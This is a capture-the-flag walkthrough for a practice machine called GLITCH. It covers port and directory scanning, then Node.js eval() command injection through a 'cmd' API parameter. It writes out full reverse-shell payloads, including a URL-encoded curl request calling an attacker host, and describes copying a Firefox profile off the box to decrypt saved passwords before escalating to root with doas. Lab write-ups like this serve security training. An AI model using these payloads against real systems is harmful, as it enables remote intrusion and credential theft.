GLITCH-Walkthrough

Start with nmap:

nmap 10.10.57.140 -sC -sV


Open ports:

80 http ngix 1.14.0


go to the web and write the ip

and I check the source code and i found a function that named getAccess

and had the path of /api/access




go to the path and i found a token dGhpc19pc19ub3RfcmVhbA== in base64



I decode this.

the decode for this is " this_is_not_real "



Q2 => What is your access token?

this_is_not_real

Find user.flag (Q3)


I used the gobuster tool :

gobuster dir -u http://10.10.57.140/api/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt --no-error -x php,txt,html


the tool found:

/access

/items




in the /api/item I found this



so, in the hent he ask us “What other methods does the API accept?”.


so in the url it is http so i open the Burp Suite and catch this page and send it to repeater and change the request method to post and send it.



So this message I can tell that there is something here so I need to check more so the next step was to check the if he had a parameters in /items.

I used wfuzz tool.

wfuzz -X POST -w /usr/share/wordlists/SecLists/Fuzzing/1-4_all_letters_a-z.txt -u http://10.10.57.140/api/items?FUZZ=blabal --hh=45



I found "CMD"

so, I go to this parameter and try /items?cmd=a no result so, I used the curl tool

curl -X POST http://10.10.57.140/api/items?cmd=a

so from what he give me I see that he had a node.js and eval().

I search for node.js eval Reverse Shell and found this article >>> https://medium.com/@sebnemK/node-js-rce-and-a-simple-reverse-shell-ctf-1b2de51c1a44

payload == require("child_process").exec('nc+10.14.47.56+6666+-e+/bin/sh')

but this don't work.

so I go to revshell.com and try some revers shell I found this:


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.14.47.56 6666 >/tmp/f

I used the URL decode and put this in curl tool

and the final payload is :

require("child_process").exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.14.47.56 6666 >/tmp/f')


curl -X POST http://10.10.57.140/api/items?cmd=require%28%22child_process%22%29.exec%28%27rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.14.47.56%206666%20%3E%2Ftmp%2Ff%27%29%0A



after that I have a shell and i can see the user.txt

ROOT FLAG >>>


In the user I found a file [.firefox] so maybe this file has the password of the v0id user




So I search for script that decrypt this information and read this file so I found this:

firefox_decrypt => https://github.com/unode/firefox_decrypt

now I upload the .firefox to my kali using tar and nc again and then using the tool to the file named b5w4643p.default-release and he give me the password of the v0id user.





Now from the hint in the root flag he gives me this :

What other methods does the API accept?


I search and I found that I can use doas instead and to make sure that I have it I used the find tool

After that I used the doas

doas -u root /bin/bash

and the v0id user password

and I’m root.



Majd Abuleil